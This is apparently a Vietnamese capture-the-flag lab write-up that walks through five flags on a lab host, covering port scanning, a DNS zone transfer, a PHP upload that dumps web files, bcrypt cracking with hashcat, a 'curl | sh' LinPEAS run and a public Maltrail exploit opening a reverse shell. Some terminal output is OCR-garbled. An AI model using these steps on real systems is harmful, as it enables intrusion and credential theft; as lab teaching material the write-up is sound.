Flag 1:

Sử dụng "nmap -p- 192.168.19.137" để quét tất cả các cổng trên địa chỉ IP 192.168.19.137 để kiểm tra xem cổng nào đang mở và có thể truy cập được từ mạng và

sau đó thực hiện Telnet thiết lập một kết nối telnet tới địa chỉ IP 192.158.19.137 qua

cổng 7171 và ta nhận được flag như sau:

INF01 {zq4JICgufGagecA0YSnk}

```
(danghuy hali) [~/Desktop]
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 08:06 CST
Nmap scan report for inffile123.infinity.insec (192.168.19.137)
Host is up (0.051s latency).
Not shown: 65530 closed tcp ports (conn-refused)
           STATE
open
                         SERVICE
PORT
22/tcp
53/tcp open
                          domain
80/tcp
7171/tcp open
                         drm-production
8888/tcp filtered sun-answerbook
Nmap done: 1 IP address (1 host up) scanned in 6.28 seconds
(danghuy@ kali)-[~/Desktop]
telnet 192.168.19.137 7171
Trying 192.168.19.137...
Connected to 192.168.19.137.
Escape character is '^]'.
[infinity.insec] Bot checking!!![infinity.insec] What is the sum of 8 and 12?: 20
[infinity.insec] Wellcome user. Here is your flag: INF01{zq4JICgufGagecA0YSnk}Connection closed by foreign host.
      danghuy@kali)-[~/Desktop]
```

Flag 2:

Sử dụng lệnh "dig@192.168.19.137 infinity.insec AXFR" để yêu cầu máy chủ DNS có

địa chỉ IP là 192.168.19.137 trả về toàn bộ thông tin về miền "infinity.insec", ta thu được các subdomain sau

```
—(danghuy⊕kali)-[~/Desktop]
—1 dig @192.168.19.137 infinity.insec AXFR
; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 infinity.insec AXFR
; (1 server found)
;; global options: +cmd infinity.insec.
                          604800 IN
604800 IN
604800 IN
                                                       nsl.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
infinity.insec.
infinity.insec.
                                             NS
                                                       ns2.infinity.insec.
inffile123.infinity.insec. 604800 IN
                                                       127.0.0.1
                       604800 IN
604800 IN
604800 IN
604800 IN
                                                       10.1.1.3
ns2.infinity.insec.
                                                       10.1.1.4
                                                       127.0.0.1
infinity.insec.
;; Query time: 12 msec
                                                    nsl.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
;; SERVER: 192.168.19.137#53(192.168.19.137) (TCP)
;; WHEN: Fri Nov 17 12:45:55 CST 2023
  XFR size: 8 records (messages 1, bytes 264)
```

Tiến hành kiểm tra thử từng subdomain với lệnh dig trên ta thu được flag.

```
( ~/Desktop
  💰 dig @192.168.19.137 inffile123.infinity.insec. TXT
  OiG 9.18.16-1-Debian <>> @192.168.19.137 inffile123.infinity.insec. TXT
  (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER«- opcode: QUERY, status: NOERROR, id: 47149
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
  EDNS: version: 0, flags:; udp: 1232
COOKIE: 297cce998e885baa01000006557b62787fc22074b238749 (good)
 inffile123.infinity.insec.
;; AUTHORITY SECTION: infinity.insec.
                             604800 IN
                                               SOA
                                                          nsl.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
;; Query time: 7 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
   WHEN: Fri Nov 17 12:51:19 CST 2023
;; MSG SIZE rcvd: 128
 —(danghuy® kali)-[~/Desktop]
→ dig @192.168.19.137 nsl.infinity.insec. TXT
  c>> DiG 9.18.16-1-Debian <>> @192.168.19.137 ns1.infinity.insec. TXT
; (1 server found)
;; global options: +cmd
:: Got answer:
;; ->> HEADER«- opcode: QUERY, status: NOERROR, id: 2265
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 1232
COOKIE: a63b3cc145497ffe01000006557b6563eb3d6caef6c81be (good)
:: QUESTION SECTION:
:ns1.infinity.insec.
;; AUTHORITY SECTION:
                             604800 IN
                                                           ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
 infinity.insec.
;; Query time: 7 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
;; WHEN: Fri Nov 17 12:52:06 CST 2023
;; MSG SIZE rcvd: 117
```

```
(danghuy@kali)-[~/Desktop]
$ dig @192.168.19.137 unk.infinity.insec. TXT

; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 unk.infinity.insec. TXT

; (1 server found)
;; global options: *cmd
;; Got answer:
;; —>HEADER(— opcode: QUERY, status: NOERROR, id: 3540
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
; COOKIE: ca87468c66ee1b9b010000006557b67c208cfed06edc9876 (good)
;; QUESTION SECTION:
unk.infinity.insec. IN TXT

;; ANSWER SECTION:
unk.infinity.insec. 3600 IN TXT "INF02{74t1Frq4ZlhvGsSKGMxr}"


;; Query time: 11 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
;; WHEN: Fri Nov 17 12:52:44 CST 2023
;; MSG SIZE rcvd: 115
```

$INF02\left\{ 74t1Frq4ZlHvGsSKGMxr\right\}$


Flag 3:

Sử dụng BurnSuite trên Kali Linux

Bước 1: Set proxy với port là 80



Bước 2: Tương tự trên trình duyệt web được sử dụng khi Open Browser trong BurnSuite




Sau đó truy cập vào inffile123.infinity.insec, bấm forward để chuyển hướng các yêu


cầu và phản hồi giữa trình duyệt và máy chủ, hay nói cách khác là can thiệp vào quá

trình truyền thông giữa máy khách (như trình duyệt web) và máy chủ để hiểu và thay


đổi dữ liệu đi qua.




Ta vô được giao diện sau




Bấm vào đường link bên dưới để thực hiện tìm username và password, đoạn này ta vẫn phải liên tục dùng BurnSuite để vào được



Sau khi tìm thì em đã tìm ra được username và password được để trong Github




Sử dụng tài khoản trên để đăng nhập và tiến tới giao diện sau



Tới đây Upload file php để duyệt qua tất cả các tệp và thư mục trong thư mục được chỉ

định (/var/www/html trong trường hợp này) và hiển thị thông tin về chúng và tới được giao diện sau



Sau đó trở về lại giao diện chính File Manager, click vào file và Open

```
3 Tiny File Manager
                                                                                                                         Q - Opload - New Item - Admin -
File Manager 🚜
   File "script.php"
   Full path: /var/www/html/data/script.php
   File size: 540 B
   MIME-type: text/x-php
   Charset: utf-8
Sdirectory = '/var/www/html';
function listFiles(Sdir) (
    Sfiles = scandir(Sdir);
    foreach (Sfiles as Sfile) {
        Spath = $dir . '/' . $file;
        if (Sfile == '.' || Sfile == '..') {
            continue;
        if (is_dir($path)) {
   echo "Directory: $path<br>";
            listFiles($path);
        } else {
    echo "File: Spath<br>";
    echo "Content:<br/>;
             echo file_get_contents($path);
            echo "<hr>";
listFiles($directory);
```

Tiến hành tìm Flag trong giao diện sau




Đã tìm thấy flag




$INF03 \{ yqFF5pRY31vYHNJ5FoQW \}$

Flag 4:

Ta để ý thấy trong File open ở flag 3 có 1 đoạn với những nội dung sau



là các account với password hash, ta lưu password về và để trong file 1.txt như sau



Tiếp theo ta sử dụng công cụ hashcat để giải mã một hash bằng cách sử dụng mode 3200 (bcrypt) với attack mode 0 (straight) để giải mã một hash được lưu trữ trong tệp

1.txt bằng cách sử dụng danh sách từ rockyou.txt

Và ta thu được mật khẩu sau khi giải mã

```
Optimizers applied:
    * Zero-Byte
    * Single-Salt

Watchdog: Temperature abort trigger set to 98c
Host memory required for this attack: 0 MB

Dictionary cache built:
    * Filename..: /home/danghuy/Desktop/rockyou.txt
    * Filename..: /home/danghuy/Desktop/rockyou.txt
    * Passwords: 130921807
    * Passwords: 130921807
    * Byte....: 130921807
    * Byte....: 130921807
    * Append -W 3 to the commandise.
    This can causa your screen to lag.
    * Append -W 3 to the commandise.
    This can causa your screen to lag.
    * Append -W 3 to the commandise.
    This has a drastic upped impact but can be better for specific attacks.
    Typical scenarios are a small wordlist but a large ruleset.

* Update your backend APT runtime / driver the right way:
    https://habhcat.met/fan/arongoriver

* Create more work items in make use of your parallelization power:
    htmax//habhcat.met/fan/arongoriver

* Lorated
Hash. Mode...: 2000 (Gorpt $2*5, Blowfish (Unix))
Hash.Target...: $2 y$105251V090L7coAwcratyaluigOPHoognewixZraJQjrs...kRABKW
Time.Statecl...: Sat Nov 18 12100152023 (1 min. 22 secs)
Time.Statecl...: $3 know 18 12100152023 (1 min. 22 secs)
Time.Statecl...: $3 know 18 12100153023 (1 min. 22 secs)
Time.Statecl...: $4 know 18 12100153023 (1 min. 22 secs)
The candidates. 1918 (1 mo. 000) Digests (total), 1/1 (100.000) Digests (new)
Progress. ...: 100424304364 (6 min. 100.000)
Tendidates. Engine: 10 bwice Generator

Candidates. Toglane: 10 till 100.0000

Candidates. Toglane: 10 till 100.0000

Candidates. Toglane: 10 till 100.0000

Candidates. Toglane: 10 till 100.0
```

Sau đó ta thực hiện ssh để truy cập vào với IP 192.168.19.137 và tiến hành đọc file user.txt và nhận được flag

INF04{38vxzg3tQAa7HRNaJbY6}

Flag 5:

Để khai thác sâu hơn về host taylor, ta sử dụng công cụ LinPEAS với mã nguồn mở trên github.

taylor@infinity:~\$ curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

Lướt tiếp đến phần "Users with console" thì ta sẽ thấy ở domain này không chỉ có user taylor, mà còn có brown, john và ltn0tbug. Ngay đây ta có thể nhận thấy một điểm mà ta có thể khai thác ở user brown đó là đây là MalTrail Administrator.

```
taylor@infinity: ~
   File Actions Edit View Help
                            Checking sudo tokens
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is enabled (1)
   Checking Pkexec policy
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2
   [Configuration]
   AdminIdentities=unix-user:0
   [Configuration]
   AdminIdentities=unix-group:sudo;unix-group:admin
                             Superusers
   root:x:0:0:root:/root:/bin/bash
  Users with console
brown:x:1002:1002:MalTrail Administrator:/home/brown:/bin/bash
   john:x:1003:1003:Information Asset Manager:/home/john:/bin/bash
   ltn0tbug:x:1000:1000:Nobody:/home/ltn0tbug:/bin/bash
            :x:0:0:root:/root:/bin/bash
   taylor:x:1001:1001:TinyFileManager Administrator:/home/taylor:/bin/bash
All users & groups

uid=0(rest) gid=0(rest) groups=0(rest)

uid=1000(ltn0tbug) gid=1000(ltn0tbug) groups=1000(ltn0tbug),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)

uid=1001(taylor) gid=1001(taylor) groups=1001(taylor)

uid=1002(brown) gid=1002(brown) groups=1003(john)

uid=1003(john) gid=1003(john) groups=1003(john)

uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)

uid=101(systend-network) gid=102(systend-network) groups=102(systend-network)

uid=103(systend-resolve) gid=103(systend-resolve) groups=103(systend-resolve)

uid=103(messagebus) gid=104(messagebus) groups=104(messagebus)

uid=104(systend-timesync) gid=105(systend-timesync) groups=105(systend-timesync)

uid=105(sshd) gid=65534(nogroup) groups=165534(nogroup)

uid=105(sshd) gid=65534(nogroup) groups=13(syslog),4(adm)

uid=108(uuidd) gid=114(uuidd) groups=114(uuidd)

uid=109(tcpdump) gid=115(tcpdump) groups=115(tcpdump)

uid=10(uucp) gid=10(uucp) groups=10(uucp)

uid=110(tss) gid=115(spdump) groups=116(tss)

uid=111(landscape) gid=117(landscape) groups=117(landscape)


uid=113(usbmux) gid=46(plugdev) groups=46(plugdev)

uid=114(bind) gid=119(bind) groups=119(bind)
                             All users & groups
```

Sử dụng một công cụ mã nguồn mở trên github khác đó là Maltrail exploit. Ta có thể tải về hoặc clone toàn bộ các files và folders của trang github này về để sử dụng.

```
taylor@infinity:~$ git clone https://github.com/spookier/Maltrail-v0.53-Exploit
Cloning into 'Maltrail-v0.53-Exploit' ...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 17 (delta 4), reused 9 (delta 3), pack-reused 0
Receiving objects: 100% (17/17), 4.44 KiB | 206.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
taylor@infinity:~$ ls
Maltrail-v0.53-Exploit user.txt
taylor@infinity:~$ cd Maltrail-v0.53-Exploit/
taylor@infinity:~/Maltrail-v0.53-Exploit$ ls
exploit.py README.md
taylor@infinity:~/Maltrail-v0.53-Exploit$
```

Với hướng dẫn sử dụng được ghi rõ bên dưới, ta cần điền vào các tham số, ở đây target URL là IP:port, với listening port ở đây nhóm sẽ mở là 4444 để làm reverse shell.



Với IP ở đây sẽ là local host (127.0.0.1) bởi có 2 port đáng nghi là 953 và 8338 có thể chứa flag

```
Active Ports
      LISTEN 0
                      0
tcp
      LISTEN 0
tcp
                      4096
                                                                             :80
      LISTEN 0
                                                                             :8338
                                                                  172.18.0.1:53
tcp
       LISTEN 0
                      10
tcp
       LISTEN 0
                      10
                                                                  172.18.0.1:53
tcp
       LISTEN 0
                                                                  172.17.0.1:53
tcp
       LISTEN 0
                      10
                                                                  172.17.0.1:53
                                                             192.168.19.138:53
       LISTEN 0
tcp
       LISTEN 0
                      10
                                                             192.168.19.138:53
tcp
       LISTEN 0
                      10
       LISTEN 0
                       10
       LISTEN 0
                      4096
                                                                          %lo:53
tcp
       LISTEN 0
tcp
       LISTEN 0
tcp
       LISTEN 0
tcp
       LISTEN 0
                      4096
       LISTEN 0
tcp
tcp
       LISTEN 0
                                                                                             [::]:*
                                         [fe80::250:56ff:feb7:272b]%ens33:53
       LISTEN 0
tcp
       LISTEN 0
                      10
                                         [fe80::250:56ff:feb7:272b]%ens33:53
                                                                                             [::]:*
                              [fe80::42:8aff:feb3:d56c]%br-7f2363a89e3f:53
[fe80::42:8aff:feb3:d56c]%br-7f2363a89e3f:53
                      10
       LISTEN 0
       LISTEN 0
                      10
       LISTEN 0
                      10
                                 [fe80::bc5d:12ff:fe17:86c5]%veth35f8d69:53
tcp
tcp
       LISTEN Ø
                                 [fe80::bc5d:12ff:fe17:86c5]%veth35f8d69:53
                      10
                                                                                             [::]:*
                                 [fe80::9413:abff:fe2f:7f80]%veth053a001:53
       LISTEN 0
tcp
tcp
                                                                                             [::]:*
                                 [fe80::9413:abff:fe2f:7f80]%veth053a001:53
       LISTEN 0
                      10
                                                                                             [::]:*
[::]:*
                                                                       [::]:22
[::1]:953
       LISTEN 0
tcp
                      128
tcp
       LISTEN 0
                                                                       [::1]:953
       LISTEN 0
tcp
```

Ta sẽ chạy file exploit.py với cú pháp như sau

```
^Ctaylor@infinity:~/Maltrail-v0.53-Exploit$ python3 exploit.py 127.0.0.1 4444 127.0.0.1:8338 Running exploit on 127.0.0.1:8338/login
```

Sau đó ta mở port 4444 để listening, khi này ta đã có thể login vào được

Lúc này ta cat flag.txt thì đã có thể ra flag 5.